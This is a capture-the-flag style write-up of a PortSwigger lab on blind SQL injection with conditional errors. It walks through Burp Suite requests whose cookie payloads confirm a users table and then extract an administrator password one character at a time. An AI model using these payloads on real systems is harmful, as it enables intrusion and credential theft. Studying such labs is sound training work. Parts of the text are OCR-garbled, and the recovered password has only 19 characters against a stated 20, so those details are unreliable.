Lab Name: - Blind SQL injection with conditional errors

The goal of this lab is to login as an administrator user.

Make sure the interceptor and the BURP proxy is on.

Then access the lab and refresh the page. The interceptor will capture it.



Send the get request to the repeater and turn the interceptor off to avoid disturbance.

So, this will be the request in our repeater.

```
Request
         Raw
1 GET / HTTP/1.1
Host: 0a5100840386233480d903bd002600c5.web-security-academy.net
Cookie: TrackingId=RwWSvCGKItsfeRfd; session=3KthfVTSb2fAFy40E7V94z64REo0UY8o
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,imaqe/avif,imaqe/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
0 Sec-Fetch-Dest: document
1 Sec-Fetch-Mode: navigate
2 Sec-Fetch-Site: cross-site
 Sec-Fetch-User: ?1
  Te: trailers
5 Connection: close
```

Now add 2 single quotes at the end of TrackingId i.e., **TrackingId=RwWSvCGKItsfeRfd".** If we add 1 it will return error of 500 but 2 single quote will work. And the server will response.



Blind SQL injection with conditional errors

</title>

After this we will try to look for table named users in the database.

I'll send the modify tracking id to check if users table exist or not.

TrackingId=RwWSvCGKItsfeRfd'||(SELECT " FROM users WHERE ROWNUM = 1)||';



It has not returned any error. So, users table exist in the database.

Also, we have entered condition 'WHERE ROWNUM = 1)' so it will prevent the query from returning more than one row, which would break our concatenation.

Now the next step is to look for user administrator in the user table so ill use the following query:

TrackingId=RwWSvCGKItsfeRfd'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE "END FROM users WHERE username='administrator')||';

```
1 GET / HTTP/2 500 Internal Server Error
2 Host: 0a5100840386233480d903bd002600c5.web-security-academy.net
3 Cookie: TrackingId=RwWSvCGKItsfeRfd'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator')|||; session=3KthfVTSb2fAFy40E7V94z64REo0UY80
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 <a href="http/2">http//2 500 Internal Server Error Content-Type: text/html; charset=utf-8
X.-Frame-Options: SAMEORIGIN
Content-Length: 2042
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
```


And we got a 500 Internal Server Error that means user administrator exist in the users table.

Now we will try to look how many characters does the password of the administrator have. For that I'll use the following query

```
1 HTTP/2 500 Internal Server Error
2 Host: 0a5100840386233480d903bd002600c5.web-security-academy.net
3 Cookie: TrackingId=RwWSvCGKItsfeRfd'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator')||'|: session=3KthfVTSb2fAFy40E7V94z64REo0UY80
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 <IDOCTYPE html>
```

And we got a 500 Internal Server Error that means the password of administrator is greater then 1 character.

After that I'll send the request to burp intruder




Now we want the length of admin password. So instead of changing the query and increasing the length. I'll set a mark at 1 and click add.


```
GET / HTTP/2
Host: 0a5100840386233480d903bd002600c5.web-security-academy.net
Cookie: TrackingId=RwWSvCGKItsfeRfd'||(SELECT CASE WHEN LENGTH(password)>§1§ T
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/
```

Then I'll switch to payload tab and in the payload, type ill select numbers.


And in payload session I'll enter 1 in from and 25 in to and in step I'll enter 1. And start the attack.




The result was as follows:



Now from request 1 to 19 the length of response is small. That means we receive the 500 Internal server error from 1 to 19.



But from 20 and above the length of response is big. Meaning we got the successful result.



So, we got to know the password is of 20 characters. Because till 19 I was getting internal server error.

Now we have to figure which character is on which position and for that I'll use the following query:


TrackingId=RwWSvCGKItsfeRfd'||(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||';

This will extract a single character from the password, and test it against a specific value.

Now I'll Place payload position markers around the 'a' character in the cookie value.

```
GET / HTTP/2
Host: 0a5100840386233480d903bd002600c5.web-security-academy.net
Cookie: TrackingId=RwWSvCGKItsfeRfd'||(SELECT CASE WHEN SUBSTR(password,1,1)='§a§'
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web;
Accept-Language: en-US,en;q=0.5
```

I'll switch to payload; I'll select the type as simple list. And in Payload settings add the payloads in the range a - z and 0 - 9. And I'll start the attack.



As I don't have pro version I manually typed a-z and 0-9 then add. Now check for the one that has less Length.

17		ч			200		11421	
18		Γ			200		11231	
19		S			500		2169	
20		t			200		11231	
21		u			200		11231	
R	equest	Respo	nse					
Pr	retty	Raw	Hex	Render				
1	HTTP/2	2 500 In	ternal	Server	Error			
2	Conter	nt-Type:	text/h	ntml; ch	arset=utf	- 8		
3	X-Fran	me-Optio	ns: SAM	MEORIGIN				
4	Conter	nt-Lengt	h: 2042	2				
5								
6	D0C1</td <td>TYPE htm</td> <td>1></td> <td></td> <td></td> <td></td> <td></td> <td></td>	TYPE htm	1>					
7	<html:< td=""><td>></td><td></td><td></td><td></td><td></td><td></td><td></td></html:<>	>						

Here letter 's' only has 2169 length that means the **first letter of password is 's'** because the response is 500 internal server error.

And if we check the rest the length is 11231 because its not responding with the error.


So, I'll open a mousepad and enter the first letter of password as 's'.

Now we want the second letter so I'll change 1 to 2.

```
1 GET / HTTP/2
2 Host: 0a2e006d033ff8cc80112155005500a5.web-security-academy.net
3 Cookie: TrackingId=aAEQ1U4o6MJuR8hj'||(SELECT CASE WHEN SUBSTR(password,2,1)='$a$'
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webplication/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/specification/spec
```

TrackingId=aAEQIU4o6MJuR8hj'||(SELECT CASE WHEN SUBSTR(password,2,1)='§a§' THEN TO_CHAR(1/0) ELSE "END FROM users WHERE username='administrator')||';


Then run the attack again.



This time 'w' has the least length because the response is 500 internal server error.


So, my second letter is 'w'. I'll update my mousepad.

Now I'll 2 to 3 because we want third letter.




I got the third letter as '5'.

Now for fourth I'll change 3 to 4.




I got fourth letter as 'v'.

For fifth letter:




I got fifth letter as 'q'.

For sixth letter:




I got sixth letter as '4'.

For seventh letter:



I got seventh letter as '7'.

For eight letter:



I got eight letter as '7'.

For ninth letter:

14	n	200		11231					
15	0	500		2169					
16	P	200		11231					
17	q	200		11231					
Request	Response								
Pretty	Raw Hex	Render							
1 HTTP/	2 500 Internal	Server Error							
2 Conte	2 Content-Type: text/html; charset=utf-8								
3 X-Fran	3 X-Frame-Options: SAMEORIGIN								
4 Conte	nt-Length: 204	2							
5									

I got ninth letter as 'o'.

Tenth: a

~				500		 2105
1	a			500		2169
2	b			200		11231
3	c			200		11231
4	d			200		11231
Request	Respo	nse				
Pretty	Raw	Hex	Render			
1 HTTP/	2 500 In	ternal	Server	Error		
2 Conte	nt-Type:	text/	html; ch	arset=utf	-8	
3 X-Fra	me-Option	ns: SAI	MEORIGIN			
4 Conte	nt-Lengtl	. 204	2			
4 Conce	ii c-ceng ci	. 204	_			

Eleventh: m

12	l			200		11231
13	m			500		2169
14	n			200		11231
15	0			200		11231
16	р			200		11231
Request	Respo	onse				
Pretty	Raw	Hex	Render			
1 HTTP/2	2 500 In	ternal	Server	Error		
2 Conte	nt-Type:	text/h	ntml; cha	arset=u	tf-8	
3 X-Fran	me-Optio	ns: SAN	MEORIGIN			
4 Conte						

Twelve: h

7	g	200	11231			
8	h	500	2169			
9	i	200	11231			
10	j	200	11231			
Request	Response					
Pretty	Raw Hex	Render				
1 HTTP/	2 500 Interna:	l Server Error				
2 Conte	nt-Type: text	/html; charset=utf-8				
3 X-Frame-Options: SAMEORIGIN						
4 Conte	nt-Length: 204	42				
-						

Thirteen: m

	15			200			114-01		
12	l			200			11231		
13	m			500			2169		
14	n			200			11231		
15	0			200			11231		
16	Р			200			11231		
Reque	est Resp	onse							
Pretty	/ Raw	Hex	Render						
1 HTT	P/2 500 I	nternal	Server	Error					
2 Cor	Content-Type: text/html; charset=utf-8								
3 X-F	X-Frame-Options: SAMEORIGIN								
4 Cor	Content-Length: 2042								
-	_								

Fourteen: z

23		у			200		11231
26		Z			500		2169
27		0			200		11231
F	Request	Resp	onse				
P	retty	Raw	Hex	Render			
1	HTTP/2	2 500 I	nternal	Server	Error		
2	Conter	nt-Type	: text/h	ntml; ch	arset=utf	-8	
3	X-Fran	ne-Opti	ons: SAM	MEORIGIN			
4	Conter	nt-Leng	th: 2042	2			

Fifteen: i

8	h			200		11231	
9	i			500		2169	
10	j			200		11231	
11	k			200		11231	
17				200		11731	
Request	Resp	onse					
Pretty	Raw	Hex	Render				
1 HTTP	/2 500 Ir	nternal	Server B	Error			
2 Conte	ent-Type:	text/h	ntml; cha	arset=u	tf-8		
3 X-Fra	ame-Optio	ons: SAM	MEORIGIN				
4 Conte	ent-Lengt	th: 2042	2				
_							

Sixteen: r


	P	200		
17	q	200		11231
18	r	500		2169
19	S	200		11231
20	t	200		11231
21	u	200		11231
Request	Response	_		
Pretty	Raw Hex	Render		
1 HTTP/	2 500 Intern	al Server Error		
2 Conte	nt-Type: tex	t/html; charset=ut	f-8	

3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2042

Seventeen: 1

111	k			200		11231	
42	K						
12	ι			500		2169	
13	m			200		11231	
14	n			200		11231	
15	0			200		11231	
40				200		 44334	
Request	Respo	nse					
Pretty	Raw	Hex	Render				
1 HTTP/	2 500 In	ternal	Server	Error			
2 Conte	nt-Type:	text/	html; ch	arset=ut	f-8		
3 X-Frai	me-Optio	ns: SA	MEORIGIN				
4 Conte	nt-Lengt	h: 204	2				

Eighteen: s



Nineteen: u

ZU		L			200			11231	
21		u			500			2169	
22		٧			200			11231	
23		w			200			11231	
24		х			200			11231	
R	equest	Resp	onse						
P	retty	Raw	Hex	Render					
1	HTTP/	2 500 Ir	nternal	Server	Error				
2	Conte	nt-Type:	text/h	ntml; ch	arset=ut	f-8			
3	3 X-Frame-Options: SAMEORIGIN								
4	Conte	nt-Lengt	h: 2042	2					
5									


Twenty: a

Red	quest ^		Payload		Status	Error	Timeout	Length	
1		а			500			2169	
2		b			200			11231	
3		С			200			11231	
R	Request	Re	sponse						
Р	retty	Raw	Hex	Render					
1	HTTP/2	500	Internal	Server	Error				
2	Conten	t-Typ	e: text/l	html; ch	arset=utf	-8			
3	X-Fram	e-Opt	ions: SA	MEORIGIN					
4	Conten	t-Ler	gth: 204	2					
-5									

So, we get all the twenty character which are as follows:

```
1 username = administrator
2 password = sw5vq477oahmzirlsua
```

Now, I'll just login and enter the above username and password. The lab will automatically solved.



The lab is solved.